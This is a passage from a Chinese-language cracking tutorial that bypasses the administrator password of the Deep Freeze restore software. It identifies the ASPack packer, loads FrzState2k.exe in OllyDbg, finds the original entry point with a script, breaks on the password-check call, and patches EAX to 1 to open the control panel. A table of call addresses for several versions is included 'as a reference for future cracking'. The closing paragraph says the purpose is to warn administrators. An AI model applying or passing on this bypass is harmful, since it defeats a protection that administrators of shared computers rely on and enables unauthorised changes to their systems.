


图3

2. 对Deep Freeze侦查所加壳

使用PEiD 0.91中文版，对刚才记录下来的安装目录下的文件C:\Program Files\Faronics\Deep Freeze\Install C-0_$Df\FrzState2k.exe进行查壳操作。程序所加的壳为ASPack 2.12，还好不是猛壳，如图4所示。




图4

3. 运行Ollydbg程序调试破解

小提示：我们要确认OllyScript插件是否已经被安装，如果安装了就会在"插件"菜单中看到名叫"OllyScript"的子菜单。其安装方法是在"选项"菜单中，点击"界面"子菜单，在"插件路径"框中指向你存放"OllyScript"文件的路径，点击"确认"重新启动程序即可。

选择"文件"菜单下的"打开"，在弹出的对话框中输入FrzState2k.exe的完整路径，在参数框中输入刚才记录下来的三组数字"1 106917 0"，单击"打开"按钮。如图5 所示。




图5

在弹出的"入口点警告"对话框中点击"确定"，在过后弹出的对话框中，询问是否压缩代码，我们点"否"。

至此我们已经加载了FrzState2k.exe程序，然而它加了Aspack 2.12壳，我们无法看到真正代码。接下来我们用OllyScript插件中的ASPack 2.12 OEP finder script脚本寻找程序的OEP。点击"插件"菜单，在OllyScript子菜单中点击"运行脚本"，在弹出的对话框中选择ASPack 2.12 OEP finder script脚本。如图6、图7所示。




图6




图7

此脚本将自动寻找到OEP(original entry point)地址。

```
00401434  /EB 10         JMP SHORT FrzState.00401446
; This is the OEP! Found by hacnho/VCT2k4
00401436  |66:623A       BOUND DI,DWORD PTR DS:[EDX]
00401439  |43            INC EBX
0040143A  |2B2B          SUB EBP,DWORD PTR DS:[EBX]
0040143C  |48            DEC EAX
0040143D  |4F            DEC EDI
0040143E  |4F            DEC EDI
0040143F  |4B            DEC EBX
00401440  |90            NOP
00401441  -|E9 98004B00   JMP 008B14DE
00401446  \A1 8B004B00   MOV EAX,DWORD PTR
DS:[4B008B]
```

右键单击OEP所在行，将弹出弹出右键菜单，选择"转到"，在弹出子菜单中选择"表达式"(或者直接用快捷键Ctrl+G)。在文本对话框中输入"4037E9"并确认，如图8 所示。




图8

不同的Deep Freeze版本，其地址值也不不同。下面给出地址，作为你今后破解的参考:

版本	地址值
4.20.020.0598	40368D
4.20.120.0598	40368D
4.20.121.0613	4034F5
5.20.220.1125	4037E9
5.30.120.1181	4037E9

程序将跳转到"4037E9"对应地址行，这里就是密码验证的关键Call。在此处设置断点，右键"断点"→切换"(或者直接用快捷键F2)。

现在就到关键地方了，重新加载一个新的Deep Freeze登录控制平台窗口。点击"F9"，如果上面所作操作都正确的话就会看到在任务栏中有两个"冰点还原"的图标。如图9 所示。



图9

小提示：如果"冰点还原"还原在配置的时候设置了隐藏图标，那么在此你将看到一个"冰点还原"的图标，也有一种可能是你在"打开"FrzState2k.exe程序的时候，没有输入三个参数数字或"打开"的程序错误造成的)。

按住"Shift"键的同时，双击我们刚才重新加载的图标，在弹出的"冰点还原"登录控制平台页面上，要求输入密码，在密码框中输入任何字符，并点击"确认"。我在这输入的是"www.hacker.com.cn"，点击"确认"后窗口"锁定"，刚才设定的断点将被触发。如图10所示。




图10

如果断点未被触发，可能是你刚才选择了错误的"冰点还原"图标了，试一下另外一个吧。

在Ollydbg调试程序中，按"F8"将单步跳关键Call。在下面窗口中你将看到EAX=00000000，它的意思是密码错误，那么我们就修改它吧。在EAX上双击它的值弹出"修改EAX"窗口，在"十六进制"文本框中输入"1"并点击"确定"。如图11所示。

接下来按"F9"运行，如果上述操作都正确无误的话，Deep Freeze控制平台就会显示出来。OK，大功告成。如图12所示。

至此爆破冰点(Deep Freeze)还原已经全部结束。其他版本的Deep Freeze破解方法也是大同小异。

在这篇文章里，我对冰点(Deep Freeze)还原的安全性保护做了一下测试，爆破到最后我也相当震惊，业内传言安全性和还原效果极佳的还原软件，竟然如此不堪一击！在没有管理员密码的情况下，就能成功登录控制平台，实在太可怕了。写这篇文章虽然表面上写的是破解方法，然而破解至多只能能算是调试软件的手段，主要目的是为了引起网管人员的足够重视，不要太轻信广告的夸大其词，做好安全性的保护才是最重要的，希望本文能够起到抛砖引玉的作用。

